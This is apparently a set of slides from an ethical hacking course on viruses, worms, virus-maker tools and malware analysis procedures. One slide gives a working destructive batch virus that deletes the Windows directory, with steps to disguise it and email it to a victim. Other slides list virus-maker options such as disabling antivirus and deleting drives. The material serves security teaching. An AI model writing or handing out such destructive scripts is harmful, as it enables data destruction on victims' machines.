


# Add-on and Intrusive Viruses



## Add-on Viruses

Add-on viruses append their code to the host code **without making any changes** to the latter or **relocate the host code** to insert their own code at the beginning



Intrusive viruses overwrite the **host code partly** or **completely** with the viral code

## Intrusive Viruses



# Transient and Terminate and Stay Resident Viruses



## Basic Infection Techniques

Direct Action  
or Transient Virus



- Transfers all the controls of the host code to where it **resides in the memory**
- The virus **runs when the host code is run** and terminates itself or exits memory as soon as the host code execution ends

Terminate and Stay  
Resident Virus (TSR)



- Remains permanently in the memory** during the entire work session even after the target host's program is executed and terminated; can be removed only by **rebooting the system**

# Writing a Simple Virus Program



Create a batch file Game.bat with this text

```
@ echo off  
for %f in (*.bat) do  
copy %f + Game.bat  
del c:\Windows\*.*
```



Send the Game.com file as an **email attachment** to a victim



1

2

3

Convert the Game.bat batch file to Game.com using **bat2com** utility

When run, it **copies itself** to all the .bat files in the current directory and **deletes** all the files in the Windows directory

# Sam's Virus Generator and JPS Virus Maker



## Sam's Virus Generator

Sam's Virus Generator v2.02

**Shut Them Up!** **Funny Killers** **Disablers** **Want More!**

**Funny Bombers**

- [Folder Bomber](#)
- [C: Drive Overloader](#)
- [PopUp Bomber](#)
- [Application Bomber](#)
- [Foker Bomber](#)
- [Annoying Bomber](#)

**Funny Creators**

- [Swap Mouse Buttons](#)
- [Hide Desktop Icons](#)
- [Create Matrix](#)
- [Delete All Drives](#)
- [HardCore Spammer](#)
- [Computer Freezer](#)
- [End Up! Delete EveryThing](#)
- [Fake FaceBook Virus](#)
- [Play Windows StartUp Song](#)
- [Lets Watch Some Porn](#)
- [Get Ip Address Log File](#)
- [Call All .bat To Open Us Virus](#)
- [Blue Screen Of death! Huh](#)
- [Change Admin Password](#)
- [Infect All Drives](#)
- [Add Scary Image In Virus](#)

**Create Time Bomb** **Create Your Virus**

```
@echo off
```

[Clear Codes](#)

## JPS Virus Maker

**JPS ( Virus Maker 3.0 )**

**Virus Options :**

- Disable Registry
- Disable MsConfig
- Disable TaskManager
- Disable Yahoo
- Disable Media Player
- Disable Internet Explorer
- Disable Time
- Disable Group Policy
- Disable Windows Explorer
- Disable Norton Anti Virus
- Disable McAfee Anti Virus
- Disable Note Pad
- Disable Word Pad
- Disable Windows
- Disable DHCP Client
- Disable Taskbar
- Disable Start Button
- Disable MSN Messenger
- Disable CMD
- Disable Security Center
- Disable System Restore
- Disable Control Panel
- Disable Desktop Icons
- Disable Screen Saver
- Hide Services
- Hide Outlook Express
- Hide Windows Clock
- Hide Desktop Icons
- Hide All Process in Taskng
- Hide All Tasks in Taskng
- Hide Run
- Change Explorer Caption
- Clear Windows XP
- Swap Mouse Buttons
- Remove Folder Options
- Lock Mouse & Keyboard
- Mute Sound
- Always CD-ROM
- Turn Off Monitor
- Crazy Mouse
- Destroy Taskbar
- Destroy Diffines (Y!Messenger)
- Destroy Protected Storage
- Destroy Audio Service
- Destroy Clipboard
- Terminate Windows
- Hide Cursor
- Auto Startup

Restart  Log Off  Turn Off  Hibernate  None

Name After Install:  Server Name:

**About** **Create Virus** **Exit** **>>**


JPS Virus Maker 3.0



# Andreinick05's Batch Virus Maker and DeadLine's Virus Maker



Andreinick05's Batch Virus Maker




DeadLine's Virus Maker

# Sonic Bat - Batch File Virus Creator and Poison Virus Maker



## Sonic Bat - Batch File Virus Creator



## Poison Virus Maker



# Computer Worms



1

Computer worms are malicious programs that **replicate**, **execute**, and **spread** across the network connections independently **without human interaction**



Most of the worms are created only to replicate and spread across a network, consuming available computing resources; however, some worms carry a payload to **damage the host system**

2



Attackers use **worm payload** to install backdoors in infected computers, which turns them into zombies and **creates botnet**; these botnets can be used to **carry further cyber attacks**



# How is a **Worm** Different from a **Virus**?



## *Replicates on its own*

A worm is a special type of malware that can replicate itself and **use memory**, but **cannot attach** itself to other programs



## *Spreads through the Infected Network*




A worm takes advantage of **file** or **information** transport features on computer systems and spreads through the **infected network** automatically but a virus does not


# Computer Worms: Ghost Eye Worm



Ghost Eye worm is a hacking program that **spreads random messages** on Facebook or steam or chat websites to get the password




# **Worm Maker: Internet Worm Maker Thing**



# What is Sheep Dip Computer?



- Sheep dipping refers to the **analysis** of suspect files, incoming messages, etc. for malware
- A sheep dip computer is **installed with** port monitors, file monitors, network monitors and antivirus software and connects to a network only under strictly controlled conditions



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anti-Virus Sensor Systems



- Anti-virus sensor system is a collection of computer software that **detects and analyzes malicious code threats** such as viruses, worms, and Trojans. They are used along with sheep dip computers




# Malware Analysis Procedure: Preparing Testbed



Isolate the system from the network by ensuring that the **NIC card** is in "host only" mode

Disable the '**shared folders**', and the '**guest isolation**'

Copy the **malware** over to the guest OS



Install **guest OS** into the Virtual machine

Install **Virtual machine (VMware, Hyper-V, etc.)** on the system

# Malware Analysis Procedure



1. Perform **static analysis** when the malware is inactive
2. Collect information about:
  - String values found in the binary with the help of string extracting tools such as **BinText**
  - The packaging and compressing technique used with the help of compression and decompression tools such as **UPX**



BinText 3.0.3

File to scan: C:\Windows\System32\lsGR\msmsg.dll.mui

Advanced view

File pos	Mem pos	ID	Text
00000000004B	00000000004D	0	This program cannot be run in DOS mode.
000000000180	000000000180	0	lsGR
0000000017EAC	0000000018CAC	0	PADDINGXXPADDINGPADDINGXXPADDINGP
000000000560	000000001360	0	elGR
00000000039F7	0000000047F7	0	Windows Installer.
0000000005F19	000000006D19	0	Windows
0000000017AD0	00000000188D6	0	VS_VERSION_INFO
00000000017832	0000000018932	0	StringFileInfo
00000000017856	0000000018956	0	04080480
000000001786E	000000001895E	0	CompanyName:
0000000017888	0000000018988	0	Microsoft Corporation
00000000178BA	00000000189BA	0	FileDescription
00000000178EC	00000000189EC	0	Installer International Messages
0000000017C38	0000000018A36	0	FileVersion

Ready AN: 3 UN: 23 RS: 2 Find Save

<http://www.mcafee.com>

Command Prompt

C:\Users\PGB\Desktop\upx391w\upx391w\upx.exe

Ultimate Packer for eXecutables  
Copyright (C) 1996 - 2013

UPX 3.91w Markus Oberhumer, Laszlo Molnar & John Reiser Sep 30 2013

Usage: upx [-123456789dhlhUL] [-qvfk] [-o file] file..

Commands:

-1	compress faster	-9	compress better
-d	decompress	-l	list compressed file
-t	test compressed file	-v	display version number
-h	give more help	-L	display software license

Options:

-q	be quiet	-v	be verbose
-oFILE	write output to 'FILE'		
-f	force compression of suspicious files		
-k	keep backup files		
file..	executables to (de)compress		

Type 'upx --help' for more detailed help.

UPX comes with ABSOLUTELY NO WARRANTY; for details visit <http://upx.sf.net>.


<http://upx.sourceforge.net>

# Malware Analysis Procedure

(Cont'd)



3. Set up **network connection** and check that it is not giving any errors
4. Run the virus and monitor the process actions and system information with the help of process monitoring tools such as **Process Monitor** and **Process Explorer**



## Process Monitor

Process Monitor - Sysinternals: www.sysinternals.com						
Time of Day	Process Name	PID	Operation	Path	Result	Detail
3:48:10.3413976 PM	SearchIndexer....	3080	FileSystemControl	C:	SUCCESS	Control: FSCTL_R...
3:48:10.3414358 PM	SearchIndexer....	3080	ReadFile	C:\Windows\System32\mssearch.dll	SUCCESS	Offset: 1,086,464, ..
3:48:10.3414708 PM	snagiteditor.exe	4004	NotifyChangeDirectory	C:\	SUCCESS	Filter: FILE_NOTIF..
3:48:10.3502152 PM	SearchIndexer....	3080	ReadFile	C:\Windows\System32\mssearch.dll	SUCCESS	Offset: 1,086,464, ..
3:48:10.3508007 PM	SearchIndexer....	3080	FileSystemControl	C:	SUCCESS	Control: FSCTL_R...
3:48:10.6210048 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 5,813,248, ..
3:48:10.6211414 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,284, Le..
3:48:10.6211629 PM	chrome.exe	1132	ReadFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,248, Le..
3:48:10.6212526 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,248, Le..
3:48:10.6212777 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,284, Le..
3:48:10.6360691 PM	chrome.exe	1132	TCP Send	prashant:6297 -> 123.176.32.19:https	SUCCESS	Length: 1068, starti..
3:48:10.6360929 PM	chrome.exe	1132	TCP TCPCopy	prashant:6297 -> 123.176.32.19:https	SUCCESS	Length: 366, seqn...

Showing 756,550 of 2,053,299 events (36%)

Backed by virtual memory

<http://technet.microsoft.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Malware Analysis Procedure

(Cont'd)



5. Record network traffic information using the connectivity and log packet content monitoring tools such as **NetResident** and **TCPView**

6. Determine the files added, processes spawned, and changes to the registry with the help of registry monitoring tools such as **RegShot**

Groups	Count	Date	Last Updated	Protocol	Party A	Port A	Party B	Port B
Dates	1	2/28/2014 5:16...	2/28/2014 5:16:54...	Web	[maa03s16-i...]	6866	[maa03s16-i...]	44
Protocols	42	2/28/2014 5:20...	2/28/2014 5:20:50...	Web	[maa03s16-i...]	6878	[123.176.32.1...]	44
Party A	1	2/28/2014 5:21...	2/28/2014 5:21:49...	Web	[maa03s16-i...]	6887	[hg-in-f103...]	44
Party B	23	2/28/2014 5:21...	2/28/2014 5:21:49...	Web	[maa03s16-i...]	6888	[hg-in-f103...]	44
		2/28/2014 5:21...	2/28/2014 5:21:59...	Web	[maa03s16-i...]	6889	[maa03s16-i...]	44
		2/28/2014 5:21...	2/28/2014 5:21:59...	Web	[maa03s16-i...]	6890	[maa03s16-i...]	44
		2/28/2014 5:22...	2/28/2014 5:22:18...	Web	[maa03s16-i...]	6892	[maa03s16-i...]	44
		2/28/2014 5:22...	2/28/2014 5:22:18...	Web	[maa03s16-i...]	6893	[maa03s16-i...]	44
		2/28/2014 5:22...	2/28/2014 5:22:18...	Web	[maa03s16-i...]	6894	[123.176.32.1...]	44
		2/28/2014 5:22...	2/28/2014 5:22:18...	Web	[maa03s16-i...]	6895	[123.176.32.1...]	44
		2/28/2014 5:22...	2/28/2014 5:22:19...	Web	[maa03s16-i...]	6896	[maa03s16-i...]	44
		2/28/2014 5:22...	2/28/2014 5:22:19...	Web	[maa03s16-i...]	6897	[maa03s16-i...]	44
		2/28/2014 5:22...	2/28/2014 5:22:20...	Web	[maa03s16-i...]	6898	[123.176.32.1...]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[maa03s16-i...]	6901	[123.176.32.1...]	80
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[maa03s16-i...]	6944	[a23-57-206...]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[maa03s16-i...]	6945	[a23-57-206...]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[maa03s16-i...]	6943	[a23-57-206...]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[maa03s16-i...]	6941	[a23-57-206...]	44
		3/29/2014 6:11...	3/29/2014 6:11:28	Web	[maa03s16-i...]	6949	[a23-57-206...]	44

<http://www.tamos.com>

# Malware Analysis Procedure

(Cont'd)

